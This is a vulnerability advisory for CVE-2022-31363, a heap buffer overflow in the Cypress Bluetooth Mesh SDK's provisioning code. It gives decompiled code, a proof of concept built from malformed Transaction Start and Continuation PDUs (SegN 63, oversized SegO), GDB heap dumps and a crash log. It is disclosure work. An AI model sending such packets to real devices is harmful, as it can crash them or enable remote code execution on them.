CVE-2022-31363

Form-Submission Information

[Suggested description]
Cypress : https://www.infineon.com/ Cypress Bluetooth Mesh SDK BSA0107_05.01.00-BX8-AMESH-08 is affected by: Buffer Overflow. The impact is: execute arbitrary code (remote). The component is: affected function is pb_transport_handle_frag_.
In Cypress Bluetooth Mesh SDK, there is an out-of-bound write vulnerability that can be triggered during mesh provisioning. Because there is no check for mismatched SegN and TotalLength in Transaction Start PDU.

[Vulnerability Type]
Buffer Overflow

[Vendor of Product]
Cypress : https://www.infineon.com/

[Affected Product Code Base]
Cypress Bluetooth Mesh SDK - BSA0107_05.01.00-BX8-AMESH-08

[Affected Component]
affected function is pb_transport_handle_frag_

[Attack Type]
Remote

[Impact Code execution]
true

[Impact Escalation of Privileges]
true

[Attack Vectors]
The attack vector is sending malformed segmented packets to victim device during mesh provisioning. The attack is launched remotely.

[Has vendor confirmed or acknowledged the vulnerability?]
true

[Discoverer]
Han Yan, Lewei Qu, Dongxiang Ke of Baidu AIoT Security Team

Vulnerability description

In Cypress Android Bluetooth Mesh SDK, an out-of-bound write vulnerability can be triggered during provisioning, because there is no check for mismatched *SegN* and *TotalLength* in Transaction Start PDU.
The vulnerable function is *pb_transport_handle_frag_*.

Vulnerability analysis

Analysis
SegN indicates the last segment number.
TotalLength indicates the number of octets in the provisioning PDU.

Field	Size (bits)	Description
SegN	6	The last segment number
GPCF	2	0b00 = Transaction Start
TotalLength	16	The number of octets in the Provisioning PDU
FCS	8	Frame Check Sequence of the Provisioning PDU

Table 5.5: Generic Provisioning Control field for Transaction Start PDU

In Cypress Android Bluetooth Mesh SDK, there is only a check for *TotalLength* in Transaction Start PDU. Whether the *TotalLength* matches *SegN* is not checked.

```
*(pb_transport_cb[v16] + 146) = v15;
*(pb_transport_cb[v16] + 151) = SegN + 1;
*(pb_transport_cb[v16] + 72) = 0;
*(pb_transport_cb[v16] + 148) =  byteswap_ushort(*v14);// TotalLength
if ( *(pb_transport_cb[v16] + 148) < 1 || *(pb_transport_cb[v16] + 148) >= 0x43u )
{
  if ( byte_107934 >= 2 )
    j_ble_trace0("Received PB_ADV fragment: doesn't fit\n");
  goto RETURN;
}
```

By sending malformed Transaction Start PDU with legal *TotalLength* and oversize *SegN*, the check for *SegO* and *SegN* in Transaction Continue PDU can be bypassed.


```
if ( GPCF != 2
  || *(pb_transport_cb[v16] + 4) != 3
  || gpp_len < 1
  || SegO >= *(pb_transport_cb[v16] + 151)  // check SegO > SegN
  || v15 != *(pb_transport_cb[v16] + 146) )
{
  goto RETURN;
}
```

In consequence, a Transaction Continue PDU with oversized *SegO* can trigger out-of-bound write (oversized means greater than 2, corresponding to *TotalLength* 0x43).

```
offset = 23 * SegO - 3;
if ( SegO == *(pb_transport_cb[v16] + 151) - 1 )// SegO == SegN
{
  if ( gpp_len != *(pb_transport_cb[v16] + 148) - offset )
    goto RETURN;
}
else if ( gpp_len != 23 )
{
  goto RETURN;
}
*(pb_transport_cb[v16] + 152) |= 1 << SegO; // update flag
_memcpy_chk(pb_transport_cb[v16] + offset + 5, v14, gpp_len, -1);// pb_transport_cb[v16] + 5 is buffer
```

POC

We send segmented packets to target device in chance of public key exchanging.



At that point, we first send a Transaction Start PDU with *SegN* 63 and *Totallength* 65. Since there is no check for mismatched *SegN* and *TotalLength*, *SegN* 63 will be cached into struct *pb_transport_cb[i]* for this segment session.

```
Bluetooth Mesh PB-ADV
    Link ID: 16777216
    Transaction Number: 129
  ▾ Generic Provisioning PDU
        .... ..00 = Generic Provisioning Control Format: Transaction Start (0)
        1111 11.. = The last segment number: 63
        Total Length: 65
        Frame Check Sequence: 0xff
        Generic Provisioning Payload Fragment: 00000000000000000000000000000000000000000000
```

Then we send several packets with oversized *SegO*. Since *SegN* cached as 63, they fit the check *SegO* <= *SegN* and will be copied into buffer, causing oob write.

```
Bluetooth Mesh PB-ADV
    Link ID: 16777216
    Transaction Number: 129
  ▾ Generic Provisioning PDU
        .... ..10 = Generic Provisioning Control Format: Transaction Continuation (2)
        0001 11.. = Segment number of the transaction: 7
        Generic Provisioning Payload Fragment: 77777777777777777777777777777777777777777777777777
```

```
Transaction Start (Message fragment 0)
Transaction Continuation (Message fragment 7)
Transaction Continuation (Message fragment 8)
Transaction Continuation (Message fragment 9)
Transaction Continuation (Message fragment 10)
Transaction Continuation (Message fragment 11)
Transaction Continuation (Message fragment 1)
Provisioning Invite PDU (Message fragment 2)
Transaction Continuation (Message fragment 3)
Transaction Continuation (Message fragment 4)
Transaction Continuation (Message fragment 5)
Transaction Continuation (Message fragment 6)
```

When finish sending, we use GDB to observe the heap of mesh process. We found the packets with oversized *SegO* are indeed cached out-of-bound.

```
(gdb) x/100x pb_transport_cb
0xe50a2d00:     0x00000001      0x00000003      0x00000000      0x00000000
0xe50a2d10:     0x00000000      0x00000000      0x11111100      0x11111111
0xe50a2d20:     0x11111111      0x11111111      0x11111111      0x11111111
0xe50a2d30:     0x22222222      0x22222222      0x22222222      0x22222222
0xe50a2d40:     0x22222222      0x33222222      0x33333333      0x33333333
0xe50a2d50:     0x33333333      0x33333333      0x33333333      0x44443333
0xe50a2d60:     0x44444444      0x44444444      0x44444444      0x44444444
0xe50a2d70:     0x44444444      0x55555544      0x55555555      0x55555555
0xe50a2d80:     0x55555555      0x55555555      0x55555555      0x59666666
0xe50a2d90:     0x66666659      0x66666666      0x66666666      0x66666666
0xe50a2da0:     0x77666666      0x77777777      0x77777777      0x77777777
0xe50a2db0:     0x77777777      0x77777777      0x88887777      0x88888888
0xe50a2dc0:     0x88888888      0x88888888      0x88888888      0x88888888
0xe50a2dd0:     0x99999988      0x99999999      0x99999999      0x99999999
0xe50a2de0:     0x99999999      0x99999999      0xaaaaaaaa      0xaaaaaaaa
0xe50a2df0:     0xaaaaaaaa      0xaaaaaaaa      0xaaaaaaaa      0xbbaaaaaa
0xe50a2e00:     0xbbbbbbbb      0xbbbbbbbb      0xbbbbbbbb      0xbbbbbbbb
0xe50a2e10:     0xbbbbbbbb      0xe50ebbbb      0x00001000      0xec71fb50
```

Since *pb_transport_cb[i]* is totally 160 bytes,

```
pb_transport_cb[pb_transport_cb_cnt] = j_wiced_bt_get_buffer(160);
if ( pb_transport_cb[pb_transport_cb_cnt] )
{
  v1 = pb_transport_cb_cnt++;
  v4 = v1;
  v2 = _memset_chk(pb_transport_cb[v1], 0, 160, -1);
  *(pb_transport_cb[v4] + 145) = -1;
  *pb_transport_cb[v4] = v5;
  if ( byte_107934 >= 3 )
    v2 = j_ble_trace3("PB_ADV alloc ControlBlock: idx:%d id:%d len:%d\n", v4, v5, 160);
  j_pb_transport_timer_start(v2);
}
else if ( byte_107934 >= 2 )
{
  j_ble_trace1("!PB_ADV alloc ControlBlock: wiced_bt_get_buffer failed len:%d\n", 160);
}
```

and buffer's offset is 5,

```
_memcpy_chk(pb_transport_cb[v16] + offset + 5, v14, gpp_len, -1);// pb_transport_cb[v16] + 5 is buffer
```

the out-of-bound write issue will finally cause **heap overflow**.

```
pid: 2899, tid: 2941, name: Binder:2899_2  >>> com.baidu.mesh.provisioner <<<
uid: 10018
signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x99999999
    r0  99999999  r1  00000002  r2  00000000  r3  25e4e33a
    r4  9999999d  r5  cdb9a0c0  r6  f451ede0  r7  77777777
    r8  cdb9a0c4  r9  cdb9a0d0  r10 f3de2260  r11 cdb9a81c
    ip  00000000  sp  cdb9a0c0  lr  f07dc3b5  pc  f0602076
```